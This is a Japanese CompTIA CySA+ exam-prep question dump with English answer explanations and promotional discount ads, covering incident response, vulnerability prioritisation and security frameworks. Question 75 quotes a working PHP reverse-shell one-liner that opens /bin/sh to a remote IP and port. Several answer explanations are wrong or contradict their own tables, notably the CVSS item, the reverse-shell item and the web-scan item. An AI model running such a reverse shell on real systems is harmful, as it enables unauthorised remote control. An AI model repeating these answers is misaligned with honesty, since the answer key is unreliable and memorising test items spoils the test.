The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation.

Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency5.

The other options are not the best actions to take first, as they may not protect the network or preserve evidence effectively.

Option A is not the best action to take first, as running a packet sniffer to monitor traffic to and from the access point may not stop the rogue access point from causing harm to the network. A packet sniffer is a tool that captures and analyzes network packets, which are units of data that travel across a network. A packet sniffer can be useful for identifying and troubleshooting network problems, but it may not be able to prevent or block malicious traffic from a rogue access point. Moreover, running a packet sniffer may require additional time and resources, which could delay the response and mitigation of the incident5.

Option B is not the best action to take first, as connecting to the access point and examining its log files may not protect the network or preserve evidence. Connecting to the access point may expose the analyst's device or credentials to potential attacks or compromise by the rogue access point. Examining its log files may provide some information about the origin and activity of the rogue access point, but it may also alter or delete some evidence that could be useful for forensic analysis and investigation. Furthermore, connecting to the access point and examining its log files may not prevent or stop the rogue access point from continuing to harm the network5.

Option C is not the best action to take first, as identifying who is connected to the access point and attempting to find the attacker may not protect the network or preserve evidence. Identifying who is connected to the access point may require additional tools or techniques, such as scanning for wireless devices or analyzing network traffic, which could take time and resources away from responding and mitigating the incident.

Attempting to find the attacker may also be difficult or impossible, as the attacker may use various methods to hide their identity or location, such as encryption, spoofing, or proxy servers. Moreover, identifying who is connected to the access point and attempting to find the attacker may not prevent or stop the rogue access point from causing further damage or compromise to the network5.
References:
1 CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives
2 Cybersecurity Analyst+ - CompTIA
3 CompTIA CySA+ CS0-002 Certification Study Guide
4 CertMaster Learn for CySA+ Training - CompTIA
5 How to Protect Against Rogue Access Points on Wi-Fi - Byos
6 Wireless Access Point Protection: 5 Steps to Find Rogue Wi-Fi Networks ...
7 Rogue Access Point - Techopedia
8 Rogue access point - Wikipedia
9 What is a Rogue Access Point (Rogue AP)? - Contextual Security

質問: **56**
セキュリティアナリストが、Webサーバーで受信した異常に多いリクエスト量を調査しています。以下のコマンドと出力に基づいています。
access_log - [21/May/2024 13:19:06] "GET /news HTTP/1.1" 404 -
access_log - [21/May/2024 13:19:06] " GET /1970 HTTP/1.1 " 404 -
access_log - [21/May/2024 13:19:06] " GET /dopey HTTP/1.1 " 404 -
...
アナリストが確認する活動を最も適切に表しているのは、次のうちどれですか？
A. SQLインジェクション
B. ディレクトリ総当たり
C. リモートコマンド実行
D. クロスサイトスクリプティング
正解: (正解を表示します)
This log shows multiple 404 errors being triggered from requests to different directories or paths, which strongly suggests adirectory brute-force attack. In this type of attack, an adversary uses automated tools to enumerate directory or file paths in an attempt to find hidden or misconfigured resources. The frequent 404
"Not Found" HTTP responses from a single IP address attempting to access different URL paths is the signature pattern for directory brute-forcing. This behavior is not consistent with XSS, SQLi, or RCE, which would involve payloads or specific encoded commands, not merely probing paths.
Reference:
Chapple & Seidl,CompTIA CySA+ Practice Tests(Sybex, 2023), Question 149, p. 297 Objective 1.2 of CySA+ CS0-003 Exam Objectives: Analyze indicators of malicious activity such as scans /sweeps, unusual traffic spikes, activity on unexpected ports

質問: **57**
次のどれを使用すると、さまざまなアプリケーションや内部アプリケーションで異なるパスワードを使用する必要がなくなりますか?
A. CASB
B. シングルサインオン
C. PAM
D. MFA
正解: (正解を表示します)

Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

質問: **58**
システム管理者は、データセンター サーバーからの営業時間外のトラフィック フローを調査しており、サーバーの 1 つからパブリック IP アドレスへの定期的な発信 HTTPS 接続を確認しています。サーバーは営業時間外に発信接続を確立すべきではありません。よく見ると、管理者は勤務時間中もこのトラフィック パターンを 24 時間観察しています。最も可能性の高い説明は次のうちどれですか?
A. C2 ビーコン アクティビティ
B. データの引き出し
C. 予期しないポートでの異常なアクティビティ
D. ネットワークホストのIPアドレススキャン
E. 不正なネットワーク デバイス
正解: (正解を表示します)
The most likely explanation for this traffic pattern is C2 beaconing activity. C2 stands for command and control, which is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP. C2 beaconing activity can enable the attacker to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels.

質問: **59**
脅威インテリジェンスチームは、MITRE ATT & CKフレームワークを使用して、脅威アクターのTTPをチームの内部参照ライブラリにマッピングしています。インシデント対応チームにとって、可視化とステージアライメントが役立つ理由を最もよく説明しているのは次のうちどれですか？
A. 共通のフレームワークを持つことで、既知の懸念事項をセキュリティ監視チームに伝えるための構造が提供されます。
B. 攻撃の段階を把握することで、インシデント対応チームは、関心のあるセキュリティイベントを検出するためにカスタムSIEMアラートをどのように構成するかを決定できます。
C. ビジュアルマッピングは、インシデント対応チームが各脅威アクターに関するホワイトペーパーよりも迅速にステージと関連するTTPを特定するのに役立ちます。
D. インシデントの特定の段階にアクションを合わせることで、インシデント対応チームは意図をより明確にし、次のアクションを予測することができます。
正解: (正解を表示します)
The correct answer is D because MITRE ATT & CK maps adversary tactics, techniques, and procedures to stages or tactical goals of an attack. When the incident response team can align observed activity to a specific ATT & CK stage, the team can better understand the attacker's intent, determine what has likely already happened, and anticipate what the attacker may try next.
The CySA+ All-in-One guide explains that attack frameworks break a cyberattack "from initial reconnaissance to final exfiltration of data" into steps or phases. It also states that studying attacker TTPs helps analysts "better anticipate and prepare for potential attacks" and develop stronger incident response plans.
The guide further explains that MITRE ATT & CK provides a structured methodology for modeling and understanding attacker TTPs, with tactics representing high-level goals and techniques representing the methods attackers use to achieve those goals.
It also states that in incident response, analysts can map observed attacker behavior to the appropriate ATT & CK technique to better understand the attacker's goals and motivations, identify other potentially compromised areas, and prioritize remediation.
Why the other options are incorrect:
A is partially true, but it focuses more on communicating indicators to monitoring teams, not on why stage alignment helps incident responders.
B is too narrow because it focuses on SIEM alert creation rather than incident response decision-making.
C is partially true because visualization can improve speed, but the best reason is not simply that a visual map is faster than a white paper.
D is correct because stage alignment helps the IR team understand attacker intent and anticipate the next likely action.

質問: **60**
サイバーセキュリティアナリストは、Webアプリケーションをスキャンして、スキャン対象範囲と、より詳細なスキャンを行う前にアクセスを拒否すべきURIがあるかどうかを確認する任務を負っています。以下のうち、要求されたスキャン活動の種類に最も適しているのはどれですか？
A. 認証されていないスキャン
B. ディスクスキャン
C. 脆弱性スキャン
D. 認証スキャン
正解: **(**正解を表示します**)**
A discovery scan is a type of web application scanning that involves identifying active, internet-facing web applications and their URIs, without performing any intrusive or in-depth tests. This type of scan can help to understand the scope and structure of a web application before conducting more comprehensive vulnerability scans12. References: 1: OWASP Vulnerability Scanning Tools 2: CISA Web Application Scanning

質問: **61**
ネットワーク アナリストは、WAN 接続の反対側にある 2 つの IP アドレス間のポート 1433 でトラフィックが長時間急増していることに気付きました。最も考えられる原因は次のうちどれですか?
A. ローカルのレッド チーム メンバーがローカル RFC1918 セグメントを列挙してホストを列挙しています。
B. 脅威アクターがネットワーク上に足場を築き、制御ビーコンを送信しています。
C. 管理者が SOC に通知せずに、新しいデータベース レプリケーション プロセスを実行しました。
D. 内部関係者の脅威アクターがローカル セグメントでレスポンダーを実行し、トラフィック レプリケーションを作成しています。
正解: **(**正解を表示します**)**
Port 1433 is commonly used by Microsoft SQL Server, which is a database management system. A spike in traffic on this port between two IP addresses on opposite sides of a WAN connection could indicate a database replication process, which is a way of copying and distributing data from one database server to another. This could be a legitimate activity performed by an administrator, but it should be communicated to the security operations center (SOC) to avoid confusion and false alarms.
References: CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 3: Security Operations, page 107; CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations, page 153.

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **62**
脆弱性評価チームが定期レポートを他のチームと共有するたびに、既存のインフラストラクチャのバージョンとパッチに関する不一致が発見されます。不一致を減らすための最適なソリューションは次のどれですか?
A. 認証スキャンの実装
B. パッシブスキャンアプローチからアクティブスキャンアプローチへの変更
C. IT資産を管理するための一元的な場所の実装
D. エージェントレススキャンを実行しています
正解: **C (**コメントを発表する**)**

Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure12. Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets3. References: What is a Configuration Management Database (CMDB)?, How to Use a CMDB to Improve Vulnerability Management, Vulnerability Scanning Best Practices

質問: **63**
サイバーセキュリティ アナリストは、DLP プロジェクト チームに参加して組織のデータを分類しています。データ分類の主な目的は次のどれですか。
A. 規制遵守要件を特定する
B. DLPルールの作成を容易にするため
C. IT費用の優先順位を決める
D. 組織にとってのデータの価値を確立する
正解: **(**正解を表示します**)**
The primary purpose of data classification is to determine the value of data to the organization. This helps in defining protection levels, access controls, and risk mitigation strategies.
Option A (Regulatory compliance requirements) is important but not the primary reason. Compliance is a result of data classification, not its purpose.
Option B (Facilitating DLP rules) is a secondary benefit, but classification is broader and not limited to DLP.
Option C (Prioritizing IT expenses) is unrelated to why organizations classify data.
Thus, D is the correct answer, as classification helps organizations prioritize data protection based on its value.

質問: **64**
サイバーセキュリティインシデントが発生した際、境界ネットワークにある Web サーバーの 1 つがランサムウェアの影響を受けました。次のアクションのうち、すぐに実行する必要があるのはどれですか?
A. サーバーをシャットダウンします。
B. サーバーを再イメージ化します。
C. サーバーを隔離します
D. OSを最新バージョンにアップデートします。
正解: **(**正解を表示します**)**
Quarantining the server is the best action to perform immediately, as it isolates the affected server from the rest of the network and prevents the ransomware from spreading to other systems or data. Quarantining the server also preserves the evidence of the ransomware attack, which can be useful for forensic analysis and law enforcement investigation. The other actions are not as urgent as quarantining the server, as they may not stop the ransomware infection, or they may destroy valuable evidence. Shutting down the server may not remove the ransomware, and it may trigger a data deletion mechanism by the ransomware. Reimaging the server may restore its functionality, but it will also erase any traces of the ransomware and make recovery of encrypted data impossible. Updating the OS to the latest version may fix some vulnerabilities, but it will not remove the ransomware or decrypt the data. Official References:
* https://www.cisa.gov/stopransomware/ransomware-guide
* https://www.cisa.gov/sites/default/files/publications/Ransomware_Executive_One- Pager_and_Technical_Document-FINAL.pdf
* https://www.cisa.gov/stopransomware/ive-been-hit-ransomware

質問: **65**
セキュリティ アナリストは、同じ国の IP アドレスを識別するシェル スクリプトを作成しています。次の機能のうち、アナリストが目的を達成するのに役立つものはどれですか?

A. function w() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $info" }
B. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
C. function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo "$1 | $info" }
D. function z() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }
正解: **B** (コメントを発表する)
The function that would help the analyst identify IP addresses from the same country is:
function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

質問: **66**
セキュリティ マネージャーは、CVSSv3 に依存する会社の現在の方法を改善するために、サードパーティの脆弱性メトリック (SMITTEN) を検討しています。次のことが前提となります。

Vulnerability 1

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N - Base Score: 7.5 High
SMITTEN: Malware exploitable: No; Exploit Activity: Low; Exposed Externally: No

Vulnerability 2

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N - Base Score: 5.4 Medium
SMITTEN: Malware exploitable: Yes; Exploit Activity: HIGH; Exposed Externally: Yes

CompTIA

Vulnerability 3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H - Base Score: 9.8 Critical
SMITTEN: Malware exploitable: No; Exploit Activity: None; Exposed Externally: Yes

Vulnerability 4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H - Base Score: 9.9 Critical
SMITTEN: Malware exploitable: Yes; Exploit Activity: Medium; Exposed Externally: No

次の脆弱性のうちどれを優先すべきでしょうか?
A. 脆弱性 1
B. 脆弱性 2
C. 脆弱性 3
D. 脆弱性 4
正解: **B** (コメントを発表する)
Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric. References: Vulnerability Management Metrics: 5 Metrics to Start Measuring in Your Program, Section: Vulnerability Severity.

質問: **67**
ある企業が自動化ソフトウェアを使用してサーバーにパッチを適用しています。サーバーへのリモート SSH または RDP 接続は、自動化ソフトウェアが使用するサービス アカウントからのみ許可されます。すべてのサーバーは内部サブネットにあり、インターネットとの直接アクセスはできません。アナリストは、次の脆弱性の概要を確認します。



ID	Vulnerability Name	Exploit	CVSS	Instances
1	Default Guessable SNMP community names: public		7.5	14
2	Microsoft CVE-2021-34527: PrintNightmare	Yes	8.4	2
3	User home directory mode unsafe		2.1	3854
4	Debian CVE-2018-17182: vmacache_flush all	Yes	6.7	70

CompTIA
jpnshiken.com

アナリストが最初に対処する必要がある脆弱性 ID は次のどれですか?

A. 1

B. 2

C. 3

D. 4

正解: **(**正解を表示します**)**

The vulnerability with the highest CVSS score and an active exploit is Microsoft CVE-2021-34527 (PrintNightmare). Although only present on two instances, its high severity (8.4) and exploitable nature make it a priority. PrintNightmare is a well-known remote code execution vulnerability, which can be a critical risk.

According to CompTIA CySA+ and vulnerability management practices, prioritizing based on severity and exploitability is essential, even over the number of instances. Other vulnerabilities listed are less severe or lack active exploitation.

質問: **68**

組織は、無効なデータ、予期しないデータ、またはランダムなデータを入力することでアプリケーションにストレスを与え、システム内の予期しない動作、クラッシュ、またはリソース リークを検出する方法を特定します。このテスト方法論を最もよく表すのは次のどれですか。

A. リバースエンジニアリング

B. 静的

C. ファジング

D. デバッグ

正解: **(**正解を表示します**)**

Fuzzing is a testing technique where invalid or random data is inputted into a system to find vulnerabilities, crashes, or unexpected behaviors. It's commonly used in software security to identify flaws that could lead to security breaches. According to CompTIA's CySA+ curriculum, fuzzing is a dynamic testing method for exposing application weaknesses. Options like static testing (B) involve analyzing code without execution, while reverse engineering (A) and debugging (D) involve different methodologies for understanding or fixing code, not intentionally stressing it.

質問: **69**

セキュリティ アナリストは、確立された SLA を満たす脆弱性パッチの段階的な計画の作成について IT 部門を支援する必要があります。次の脆弱性管理要素のうち、成功する計画の優先順位付けに最も役立つものはどれですか。

A. 影響を受けるホスト

B. リスクスコア

C. 緩和戦略

D. 年間繰り返し

正解: **B (**コメントを発表する**)**

Risk scoringis the best method for prioritizing patching, as it considers factors likeCVSS severity, exploitability, asset criticality, and business impact.

* Option A (Affected hosts)is relevant but does notdetermine prioritywithout a risk assessment.
* Option C (Mitigation strategy)is useful but focuses on alternative protections rather than prioritization.
* Option D (Annual recurrence)is not a standard method for vulnerability prioritization.

Thus,B is the correct answer, asrisk scores allow organizations to prioritize patching efforts effectively.

質問: **70**
ある企業は最近、すべてのエンド ユーザー ワークステーションから管理者権限を削除しました。アナリストは、CVSSv3.1 悪用可能性メトリックを使用してワークステーションの脆弱性に優先順位を付け、次の情報を生成します。

Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

CompTIA
jpnshiken.com

次の脆弱性のうち、優先的に修復する必要があるものはどれですか?
A. nessie.explosion
B. vote.4p
C. スイートバイク
D. 素晴らしいスキル
正解: (正解を表示します)
nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of
8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker12. nessie.
explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity.
Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be

exploited, as they require physical proximity, user involvement, or some privileges34. References: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

質問: **71**
セキュリティ アナリストは、環境内の単一の Web サーバーに対して実施された最近の脆弱性評価から、次の結果表を入手しました。

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

jpnshiken.com CompTIA

調査結果を修正するには、次のうちどれを最初に完了する必要がありますか?
A. Web 開発チームにページのコンテンツを更新するよう依頼します。
B. コントロール パネル アクセス用の IP アドレス許可リストを追加します。
C. 信頼されたルート CA から適切な証明書を購入します。
D. すべてのフィールドで適切なサニタイズを実行します。
正解: **(**正解を表示します**)**
The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

質問: **72**
以下の関係者のうち、脆弱性スキャンレポートを受け取る可能性が最も高いのはどれですか？(2つ選択してください。)
A. 経営管理
B. 法執行機関
C. マーケティング
D. 法律
E. プロダクトオーナー
F. システム管理
正解: **(**正解を表示します**)**
Executive management and systems administration are the most likely stakeholders to receive a vulnerability scan report because they are responsible for overseeing the security posture and remediation efforts of the organization. Law enforcement, marketing, legal, and product owner are less likely to be involved in the vulnerability management process or need access to the scan results. References: Cybersecurity Analyst+ - CompTIA, How To Write a Vulnerability Assessment Report | EC-Council, Driving Stakeholder Alignment in Vulnerability Management - LogicGate

質問: **73**
セキュリティ運用マネージャーが自動化の使用を検討する可能性が高い状況は次のどれですか?
A. 受信したSTIXメッセージに基づくNIDSルールの生成

B. エンタープライズ ドメイン コントローラーへの特権アクセス要求の実現。
C. 最初のPKI登録前の従業員の身元の確認
D. 電子メールゲートウェイによって捕捉された疑わしいマルウェアバイナリの分析
正解: **A (**コメントを発表する**)**
Automating the generation of NIDS (Network Intrusion Detection System) rules based on Structured Threat Information eXpression (STIX) messages is a practical use of automation in security operations.
Option B (Privileged access requests) should involve human oversight due to the high risk of unauthorized access.
Option C (PKI identity verification) requires manual document verification and human approval.
Option D (Malware analysis) often requires sandboxing and behavioral analysis, which benefit from human expertise.
Thus, A is the correct answer, as automating threat intelligence ingestion and rule creation enhances efficiency in intrusion detection.

質問: **74**
最高情報セキュリティ責任者は、会社が日々直面しているすべての攻撃ベクトルをマッピングしたいと考えています。企業がセキュリティ管理を調整する必要があるのは、次の推奨事項のうちどれですか?
A. OSSTMM
B. 侵入分析のダイヤモンド モデル
C. OWASP
D. マイターアタック&CK
正解: **(**正解を表示します**)**
The correct answer is D. MITRE ATT & CK.
MITRE ATT & CK is a framework that maps the tactics, techniques, and procedures (TTPs) of various threat actors and groups, based on real-world observations and data. MITRE ATT & CK can help a Chief Information Security Officer (CISO) to map all the attack vectors that the company faces each day, as well as to align their security controls around the most relevant and prevalent threats. MITRE ATT & CK can also help the CISO to assess the effectiveness and maturity of their security posture, as well as to identify and prioritize the gaps and improvements .
The other options are not the best recommendations for mapping all the attack vectors that the company faces each day. OSSTMM (Open Source Security Testing Methodology Manual) (A) is a methodology that provides guidelines and best practices for conducting security testing and auditing, but it does not map the TTPs of threat actors or groups. Diamond Model of Intrusion Analysis (B) is a model that analyzes the relationships and interactions between four elements of an intrusion: adversary, capability, infrastructure, and victim. The Diamond Model can help understand the characteristics and context of an intrusion, but it does not map the TTPs of threat actors or groups. OWASP (Open Web Application Security Project) © is a project that provides resources and tools for improving the security of web applications, but it does not map the TTPs of threat actors or groups.

質問: **75**
セキュリティアナリストがウェブサーバーのログを調査中に、次のような不審な行を発見した。

```
php -r '$socket=fsockopen("10.0.0.1", 1234); passthru("/bin/sh -i <&3 >&3 2>&3");'
```

以下のうち、どれが試みられているか?
A. リモートファイルインクルージョン
B. コマンドインジェクション
C. サーバーサイドリクエストフォージェリ
D. リバースシェル
正解: **B (**コメントを発表する**)**
The suspicious line in the web server logs is an attempt to execute a command on the server, indicating a command injection attack.References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter

5, page 197; CompTIA CySA+ CS0-003 Certification Study Guide, Chapter 5, page 205.

質問: **76**
セキュリティ チームが異なるベンダー プラットフォーム間でアクションを自動化したい場合、SOAR で使用するのに最も適切なのは次のどれですか。
A. STIX/タクシー
B. API
C. データの拡充
D. 脅威フィード
正解: **(**正解を表示します**)**
APIs (Application Programming Interfaces) enable integration and automation across different vendor platforms within a SOAR (Security Orchestration, Automation, and Response) solution. They allow security tools to communicate and execute automated actions, making them essential for orchestrating responses across diverse systems and platforms. While STIX/TAXII provides standards for threat information sharing, and data enrichment enhances context, APIs are the primary means of enabling cross-platform automation, as recommended in CompTIA CySA+ materials on SOAR operations.

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **77**
起こり得るインシデントへの備えとしての災害復旧演習の目標を最もよく表しているものは次のうちどれですか?
A. メトリクスを提供し、継続性制御をテストするため
B. インシデント対応チームの役割を確認するため
C. 脆弱性に対処するための推奨事項を提供するため
D. 実装されたセキュリティ制御に対するテストを実行するため
正解: **(**正解を表示します**)**
The correct answer is A. To provide metrics and test continuity controls.
A disaster recovery exercise is a simulation or a test of the disaster recovery plan, which is a set of procedures and resources that are used to restore the normal operations of an organization after a disaster or a major incident. The goal of a disaster recovery exercise is to provide metrics and test continuity controls, which are the measures that ensure the availability and resilience of the critical systems and processes of an organization. A disaster recovery exercise can help evaluate the effectiveness, efficiency, and readiness of the disaster recovery plan, as well as identify and address any gaps or issues .
The other options are not the best descriptions of the goal of a disaster recovery exercise. Verifying the roles of the incident response team (B) is a goal of an incident response exercise, which is a simulation or a test of the incident response plan, which is a set of procedures and roles that are used to detect, contain, analyze, and remediate an incident. Providing recommendations for handling vulnerabilities © is a goal of a vulnerability assessment, which is a process of identifying and prioritizing the weaknesses and risks in an organization's systems or network. Performing tests against implemented security controls (D) is a goal of a penetration test, which is an authorized and simulated attack on an organization's systems or network to evaluate their security posture and identify any vulnerabilities or misconfigurations.

質問: **78**

セキュリティアナリストは、出張中の従業員の異常なアカウントアクティビティを見つけるために、新しい監視制御を実装したいと考えています。次のどの手法が期待どおりの結果をもたらすでしょうか。
A. 悪意のあるコマンド解釈
B. ネットワーク監視
C. ユーザー行動分析
D. SSL 検査
正解: **C** (コメントを発表する)
User behavior analysis (UBA) is the most effective method for detecting abnormal account activity.
* UBA uses machine learning and behavioral analytics to identify patterns in how users interact with systems. If an employee suddenly logs in from an unusual location or accesses resources outside of their normal behavior, it raises an alert.
* Option A (Malicious command interpretation) is focused on malware analysis, not user behavior.
* Option B (Network monitoring) detects anomalies at the network level, but does not specifically focus on user behaviors.
* Option D (SSL Inspection) is useful for decrypting encrypted traffic, but it does not analyze user activity patterns.

質問: **79**
脆弱性管理チームは、毎週のスキャンで見つかったすべての脆弱性にパッチを適用することはできません。チームは、以下で説明するサードパーティのスコアリング システムを使用して、最も緊急性の高い脆弱性にパッチを適用します。

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

CompTIA
jpnshiken.com

さらに、脆弱性管理チームは、スメアとチャニングのメトリクスが他のメトリクスよりも重要ではないと考えているため、これらのメトリクスの優先順位は低くなります。上記のサードパーティのスコアリング システムを考慮すると、次の脆弱性のうちどれを最初にパッチする必要がありますか?
A. 大声で:
コバーン: はい
グロール: いいえ
ノボ: はい
スミア: はい
チャニング :いいえ
B. Tスピリット:
コバーン: はい
グロール: はい
ノボ: はい
スミア: いいえ
チャニング :いいえ

